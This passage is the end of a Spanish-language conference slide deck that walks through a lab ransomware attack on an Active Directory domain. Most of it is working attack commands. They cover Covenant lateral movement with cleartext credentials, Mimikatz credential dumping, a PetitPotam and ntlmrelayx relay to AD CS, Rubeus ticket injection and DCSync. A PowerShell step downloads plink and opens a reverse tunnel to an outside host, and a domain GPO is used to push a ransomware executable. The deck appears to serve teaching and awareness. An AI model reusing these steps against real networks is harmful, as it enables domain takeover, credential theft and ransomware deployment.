-Credential $credential"
```

“Password expired… Let me reset it!”


```
WMICommand    /computername:"ws2016-srv"    /command:"<GRUNT
RUNNER>"                  /username:"asturcon.tech\serveradm"
/password:"Password1234_"
```

“Password expired… Let me reset it!”



Situación actual

- Tres equipos comprometidos **completamente**




Compromiso del dominio

Lolbas FTW again


```
LogonPasswords

WMICommand    /computername:"ws2019-dc1"    /command:"<GRUNT

RUNNER>"              /username:"asturcon.tech\Administrador"

/password:“AsturCON123"
```

Lolbas FTW again



Situación actual

- Todos los equipos comprometidos **completamente**




Bonus: *PetitPotam*

Topotammmmm

```
[Entrar en http://192.168.107.101/certsrv]

ntlmrelayx.py -t http://192.168.107.101/certsrv/certfnsh.asp -smb2support --adcs --
template DomainController

python /opt/PetitPotam/PetitPotam.py 192.168.107.128 192.168.107.100 -u pacon -p Cuñao1234

[Deshabilitaremos Antivirus por comodidad en WIN10-WORK2…]

Rubeus.exe asktgt /user:ws2019-dc1$ /certificate:<base64-certificate> /ptt

Mimikatz.exe

        lsadump::dcsync /user:Administrador
```

Topotammmmm



Despliegue de *ransomware*

Knock, knock, knocking on heaven's door

```
ChangeDirectory C:\Users\Public

ListDirectory

PowerShell                                                    "(New-Object

Net.WebClient).DownloadFile('https://github.com/tdkmp4n4/AsturCON2022/raw/main/plink.exe',

'C:\Users\Public\plink.exe')"

ListDirectory

PowerShell  "echo  y  |  C:\Users\Public\plink.exe  -ssh  -l  <user>  -pw  <pass>  -R

13389:127.0.0.1:3389 X.X.X.X"
```

Knock, knock, knocking on heaven's door

[En máquina operadora… Forwading 3389 -> 13389]

ssh -L 0.0.0.0:3389:127.0.0.1:13389 asturcon@127.0.0.1

[RDP a máquina operadora] -> [Se hará forwarding a máquina WS2019-DC1]

[Editar GPO por defecto del dominio y añadir tarea programada en Configuración del equipo -> Preferencias -> Configuración del panel de control -> Tareas programadas]

[Ejecutar \\ws2019-dc1\SYSVOL\asturcon.tech\scripts\enc.exe]

Situación actual


Referencias

Enlaces de interés

- https://github.com/tdkmp4n4/AsturCON2022
- https://github.com/cobbr/Covenant
- https://blog.segu-info.com.ar/2022/06/kill-chain-para-8-familias-de.html
- https://github.com/topotam/PetitPotam
- Muchas otras herramientas que podéis buscar en la red! ☺

MUUUUCHAS
GRACIAS!!! :)

Operación Ransomware: un día en la oficina



David Álvarez Robles – AsturCON Tech 2022